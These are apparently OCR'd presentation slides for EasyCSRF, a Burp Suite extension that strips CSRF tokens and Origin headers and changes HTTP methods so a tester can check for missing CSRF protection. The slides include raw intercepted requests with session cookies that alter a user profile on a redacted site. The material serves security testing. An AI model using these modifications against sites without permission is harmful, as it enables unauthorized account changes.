- EasyCSRF works for Burp Suite Free Edition, 223 SLOC in Jython
- Download from https://github.com/0ang3el/EasyCSRF


- Works as Proxy Listener (IProxyListener)
  - Modifies requests on the fly (removes CSRF parameters/headers, changes method, etc.)
  - Highlights modified requests in Proxy History
  - You can visually judge in browser which modified requests are failed/succeeded (error messages, no modification occurred, etc.)

EasyCSRF for Burp



- [✓] **Enable extension**
- [✓] **Remove CSRF headers**
  Check to remove headers with CSRF tokens from all requests.
- [✓] **Remove CSRF parameters**
  Check to remove URL/body parameters with CSRF tokens from all requests. URL-encoded, multipart, JSON ...
- [✓] **Change HTTP method to POST**
  Check to convert PUT/DELETE/PATCH method to POST in all requests.
- [✓] **Change media type to json**
  Check to convert body to json and set Content-Type to application/json in url-encoded requests.
- [ ] **Change Content-Type to text/plain**
  Check to set Content-Type to text/plain in request with non-simple media type. Simple media types - appli...
- [ ] **Change to GET**
  Check to convert POST/PUT/DELETE/PATCH url-encoded requests to GET.

EasyCSRF for Burp



Intercept | HTTP history | WebSockets history | Options

History logging of out-of-scope items is disabled

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL
292	https://ap[redacted].com	PUT	/users/104284	✓	✓	405	308	text				✓
291	https://ap[redacted].com	OPTIONS	/users/104284			200	661	text				✓
290	https://ap[redacted].com	GET	/activity?limit=15	✓		200	559	JSON				✓

Original request | Edited request | Original response | Auto-modified response


Raw | Params | Headers | Hex

```
PUT /users/104284 HTTP/1.1
Host: ap[redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/vnd.[redacted]v2.0+json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Origin: https://[redacted].com
Referer: https://[redacted].com/hacked/settings/profile
Content-Length: 159
Cookie: __cfduid=d44066416002df837be8a69c89bba7aee1510655314;
ak_bmsc=5432EE79F289C9FF09028A1C3033E7CBD9D4FC6D0A6E000055C50A5A7BC30F46~plS24Yacq0pnUgiQTu5RoCQmA3tMvAFmqT6e28IfMr9mXCNoKENbLSSUfjIFAvu94QYN81GiyPlKUiY4lm4AGkzZyxgUDql
3paIvNOmOgPUb6iIELh2o4YZ9TcnccCdZ4SAbShMoyR+ZTIl9lR1ccf3Gtdei/m5R8vHjcuACzeipkND5pCQLkxTbEr1MZiyi3fxesAc0UTdGEXDC8APIkjwl3OkzmhBsgs5Kpn9AzzMBzi/R2JAOmKTTAnLzMjhowd;
__ctmid=5a0ac55500199665aa616d48; __hstc=121012119.64c543b8a27b7c184526df198c1681c2.1510655318209.1510655318209.1510655318209.1; __hssrc=1;
hubspotutk=64c543b8a27b7c184526df198c1681c2; jwt=[redacted]TbhocTXJ01zjkDU8dizCMCkcJWdmywUkrYZMQ0dweL4
Connection: close

{"cover":{"url":"","file":null},"name":"Hackeraaa","username":"hacked","email":"[redacted]@gmail.com","title":"Hacked","description":"Hackeda","cover_url":""}
```

? < + > Type a search term 0 matches

EasyCSRF for Burp

1. **Change PUT to POST method**
2. **Remove Origin header**
3. **Highlight request in Proxy history**



History logging of out-of-scope items is disable

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Leng		
302	https://ap[redacted].com	GET	/activity?limit=15	✓		200	559		
292	https://ap[redacted].com	PUT	/users/104284	✓	✓	405	308		
291	https://ap[redacted].com	OPTIONS	/users/104284			200	661	text	✓
290	https://ap[redacted].com	GET	/activity?limit=15	✓		200	559	JSON	✓

```
POST /users/104284 HTTP/1.1
Host: ap[redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/vnd.[redacted]v2.0+json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Referer: https://[redacted].com/hacked/settings/profile
Content-Length: 159
Cookie: __cfduid=d44066416002df837be8a69c89bba7aee1510655314;
ak_bmsc=5432EE79F289C9FF09028A1C3033E7CBD9D4FC6D0A6E000055C50A5A7BC30F46~plS24Yacq0pnUgiQTu5RoCQmA3tMvAFmqT6e28lfMr9mXCNoKENbLSSUfjIFAvu94QYN81GiyPlKUiY4lm4AGkzZyxgUDql
3paIvNOmOgPUb6iIELh2o4YZ9TcnccCdZ4SAbShMoyR+ZTIl9lR1ccf3Gtdei/m5R8vHjcuACzeipkND5pCQLkxTbEr1MZiyi3fxesAc0UTdGEXDC8APIkjwl3OkzmhBsgs5Kpn9AzzMBzi/R2JAOmKTTAnLzMjhowd;
__ctmid=5a0ac55500199665aa616d48; __hstc=121012119.64c543b8a27b7c184526df198c1681c2.1510655318209.1510655318209.1510655318209.1; __hssrc=1;
hubspotutk=64c543b8a27b7c184526df198c1681c2; jwt=[redacted]TbhocTXJ01zjkDU8dizCMCkcJWdmywUkrYZMQ0dweL4
Connection: close

{"cover":{"url":"","file":null},"name":"Hackeraaa","username":"hacked","email":"[redacted]@gmail.com","title":"Hacked","description":"Hackeda","cover_url":""}
```

Q&A